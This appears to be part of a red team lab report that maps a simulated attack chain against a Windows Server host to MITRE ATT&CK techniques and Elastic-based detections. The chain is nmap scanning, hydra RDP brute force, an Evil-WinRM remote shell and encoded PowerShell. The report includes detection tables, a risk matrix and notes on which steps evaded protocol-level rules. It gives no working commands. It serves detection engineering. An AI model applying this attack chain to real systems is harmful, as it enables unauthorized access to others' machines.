Credential Access	RDP Brute Force (Failures)	T1110.001	hydra	Winlogbeat	Failed Login
Credential Access	NTLM Logon Success	T1078, T1021.001	hydra	Winlogbeat	NTLM Network Logon Suspicious
Remote Access	Remote PowerShell via WinRM	T1021.006	evil-winrm	Elastic Defend (behavior)	Malware Prevention Alert
Execution	PowerShell Shell Interaction	T1059	evil-winrm	Sysmon + Elastic Defend	Endpoint Security + Defend
Obfuscation/Evasion	Base64 Encoded Command in Payload	T1027	evil-winrm	Elastic Defend	Behavioral Signature

## 6.2 Telemetry and Detection Sources

- **Sysmon:** Logged all process creations, command-line executions, and parent-child process chains. Verified via Fleet.
- **Winlogbeat:** Captured Windows Event Logs for logon attempts (IDs 4624, 4625), crucial for credential-based detections.
- **Suricata:** Detected anomalous outbound connections and port scan behavior using packet inspection rules.

- **Elastic Defend:** Triggered behavioral alerts related to PowerShell, process injection patterns, and malware-like activity.

### 6.3 Detection Quality Evaluation

Category	Evaluation Result
Recon Detection	Effective
Brute Force Visibility	High Fidelity
Remote Access Detection	Behavior-based only
Execution Monitoring	Confirmed
Evasion Technique Capture	Via Defend

#### Summary:

The detection pipeline proved effective in identifying all major stages of the simulated attack. High-fidelity alerts were generated for brute-force activity, credential use, and behavioral anomalies during post-compromise execution. While Evil-WinRM sessions were not directly matched by protocol-level rules, their impact was captured through downstream behavior (PowerShell spawning, encoded payloads). This validates the layered approach of combining log-based and behavioral detection.

## 7. Analysis of Elastic Defend Behavior Alerts

During the red team simulation, Elastic Defend (formerly known as Elastic Endpoint Security) played a critical role in identifying behavioral anomalies that extended beyond static signatures or known threat indicators. These alerts were particularly effective during the post-exploitation phase, where the attacker had already established shell access and began interacting with the system using native binaries and encoded payloads.

### 7.1 Alert Summary and Observed Activity

The Malware Prevention Alert rule, monitored via Elastic Defend's endpoint telemetry, generated **15 high-severity alerts** over the course of the simulation. These were triggered

after remote access was achieved via Evil-WinRM and encoded PowerShell payloads were executed within the victim environment.

The timeline in Kibana shows a spike in endpoint-related alerts, particularly within the intrusion\_detection, process, and malware categories.

## 7.2 Processes and Artifacts Detected

The alerts flagged behavioral anomalies involving the following Windows processes:

- explorer.exe
- svchost.exe
- wsmprovhost.exe

These processes are typically considered legitimate, but were observed being launched or manipulated in suspicious ways during the attack. The likely triggers included:

- **Encoded PowerShell Execution** using the -enc flag (obfuscation tactic)
- **Child process spawning** from system binaries
- **Abnormal command-line usage** such as reverse shell payloads or system enumeration scripts

## 7.3 Detection Characteristics

Detection Attribute	Description
Alert Source	logs-endpoint.alerts-* via Elastic Agent
Detection Type	Behavior-based (non-signature)
Rule Type	Query rule on endpoint event.kind: alert
Alert Category	malware, process, intrusion_detection
Severity	High (73 risk score)
Reaction Window	Real-time (alerts appeared immediately post-compromise)

## 7.4 Effectiveness Assessment

Elastic Defend successfully detected **post-exploitation activity** even when no static payloads or known malware signatures were present. It responded to attacker behaviors such as:

- Interactive PowerShell usage via Evil-WinRM
- Suspicious process trees involving system utilities
- Use of encoded command-line payloads

These alerts provided the SOC with actionable intelligence despite the absence of direct exploit signatures. This underscores the importance of **behavioral analytics and endpoint visibility** in detecting stealthy attack patterns.

## 8. Risk Severity Matrix

The following matrix evaluates each technique used in the attack chain based on its **impact**, **likelihood of real-world occurrence**, and **detection effectiveness** within the lab environment. This risk matrix helps prioritize which attacker behaviors require the most defensive focus and tuning.

### 8.1 Severity Classification Key

- **Impact:** Business/system risk if the technique is successful (High, Medium, Low)
- **Likelihood:** How often the technique is seen in real-world intrusions (High, Medium, Low)
- **Detection:** Whether the technique was successfully detected in this simulation
  - **Detected**
  - **Partially Detected**
  - **Not Detected**



## 8.2 Technique Risk Matrix

#	Technique Description	MITRE ID	Tool Used	Impact	Likelihood	Detection	Detection Source
1	Network Port Scanning	T1046	nmap	Low	High	Detected	Suricata / ELK
2	RDP Brute Force (Failed Logins)	T1110.001	hydra	High	High	Detected	Winlogbeat (4625)
3	NTLM Network Logon (Successful)	T1078 / T1021.001	hydra	High	Medium	Detected	Winlogbeat (4624)
4	Remote Shell via Evil-WinRM	T1021.006	evil-winrm	High	Medium	Partially Detected	Elastic Defend (indirect)
5	PowerShell Execution via WinRM Shell	T1059	evil-winrm	High	High	Detected	Sysmon / Elastic Defend
6	Encoded Payload Obfuscation	T1027	PowerShell -enc	Medium	High	Detected	Elastic Defend
7	Behavioral Anomaly (Process Tree)	T1055 / T1086	evil-winrm	Medium	Medium	Detected	Elastic Defend
8	Malware Behavior (Generic/Anomaly-based)	N/A	svchost, etc.	High	Medium	Detected	Elastic Defend

## 9. Conclusion

This project successfully demonstrated a practical, end-to-end red team simulation that integrated scripted attack techniques with a comprehensive Elastic-based detection framework. The attacker, operating from a Kali Linux system, executed a realistic adversarial kill chain targeting a Windows Server 2022 victim, with each phase designed to emulate known MITRE ATT&CK techniques including reconnaissance, brute-force access, remote shell exploitation, and behaviorally stealthy post-compromise actions.

The detection infrastructure, built around Elastic Agent, Winlogbeat, Suricata, Sysmon, and Elastic Defend, was fully operational and integrated into Fleet. Custom detection rules were created and validated, with high-fidelity alerts generated for authentication anomalies, encoded PowerShell usage, and suspicious process behaviors. The environment successfully captured telemetry from both host-level and network-based vectors, highlighting the layered defense capability of the SIEM stack.

Key accomplishments included:

- Automated scanning and credential brute-forcing using Hydra
- Identification of valid credentials and remote shell establishment via Evil-WinRM
- Execution of obfuscated PowerShell commands and endpoint behavioral triggers
- Real-time alerting via Elastic Defend and custom KQL detection rules
- Complete log visibility through Kibana dashboards and detection rules firing as expected

In conclusion, the red team automation suite effectively simulated a stealthy attack chain and validated the strength of the blue team's detection infrastructure. The results support both operational threat simulation and ongoing detection engineering, with clear pathways for improving visibility across more advanced adversary behaviors.